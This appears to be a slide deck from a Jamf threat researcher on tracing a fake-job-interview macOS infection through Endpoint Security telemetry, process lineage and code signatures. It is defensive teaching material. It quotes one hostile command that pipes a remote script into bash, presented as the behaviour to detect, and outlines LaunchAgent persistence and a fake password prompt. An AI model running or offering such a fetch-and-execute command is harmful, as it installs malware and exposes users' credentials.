

Spelunking macOS telemetry

Breadcrumbs to detections


Matteo Bolognini Senior Threat and Detection Researcher @ Jamf Threat Labs



THE CASE

A fake job interview told someone to **paste one command**.

WHAT THAT ONE CLICK STARTS



- 1 **Runs a script** `macpatch.sh`, in `/var/tmp`
- 2 **Fetches a loader** unpacked to a temp dir, run hidden
- 3 **Persists** a LaunchAgent runs it at login
- 4 **Steals creds** fake Chrome password prompt

The paste becomes **one event**

Telemetry is just the Mac writing down what happened. The moment curl runs, one event appears — answering six plain questions.



A recording, not a photo — behaviour over time



Tidy — same fields every time



Live — written as it happens

THE `macpatch.sh` EVENT


WHO	this MacBook
WHAT	a program ran
WHICH	<code>/usr/bin/curl</code>
STARTED BY	a shell, in Terminal
WHEN	23:25 UTC
ALLOWED?	yes — nothing blocked it



STEP 1 · WHERE THE TRACE COMES FROM

Straight from the OS, in one shape

That event isn't guessed from logs — macOS emits it through **Endpoint Security**, and every event wears the same handful of keys.



It observes, it doesn't block.
Dashcam, not brakes — which is why the curl ran.

THE SKELETON

```
{
  "host":    { ... }
  "process": { ... }
  "event":   { ... }
  "action":  { ... }
}
```

"process"

what ran

"host"

which Mac

"event"

what happened

"action"

when & result



STEP 2-3 · TRACE THE LOADER BACK

“Which process actually did this?”

The script fetched a loader and ran it hidden. To find who's responsible, follow two links back to the human.




Parent *the thing that launched it*



Responsible *the app behind the whole tree*

THE LOADER, TRACED BACK



Read right-to-left: the loader came from macpatch.sh, from a shell, from Terminal.

There is a chance the PID that was associated get's reused by macOS.



Paths lie. Signatures don't.

The LaunchAgent points at `/var/tmp/logd` — dressed as a system file. Don't trust the path. Walk the signature until you're sure.

- 1 **signing_id** String that identify the binary
- 2 **platform binary?** Many executables that are shipped with the OS carry this flag
- 3 **team_id** Identifier that Apple assigns to a developer account
- 4 **cdhash** Hash of the directory that holds the code (App bundle)



THE VERDICT

logd sits at a system path but has **no Apple team_id**.

The real logd would.

Spotted by looking at the identity, not location.



Catch the **behavior**, not the name

You can't ban `curl`. So detect the shape of how it was abused — the trail we just chased:

```
curl -fsSL https://.../macpatch.sh | bash
```

fetch quietly

`-fsSL`, hidden host

**Runs in memory, no file
land on disk**

`piped into a shell`

persists

`writes a LaunchAgent`

Rename the script, swap the domain, sign ad-hoc — the **behaviour** stays the same.

No SIEM? **Start with a text file.**

One test Mac is enough.



Get a feed:

eslogger or MacMonitor

1



Read one event

host, process, event, action

2



Pick one behavior

describe it in fields, not
names

3



Match on identity

signing + lineage, not paths



TAKEAWAYS

Follow the breadcrumbs



Every step leaves a trace



ES Events are standard



Identities and signatures



Match on behaviour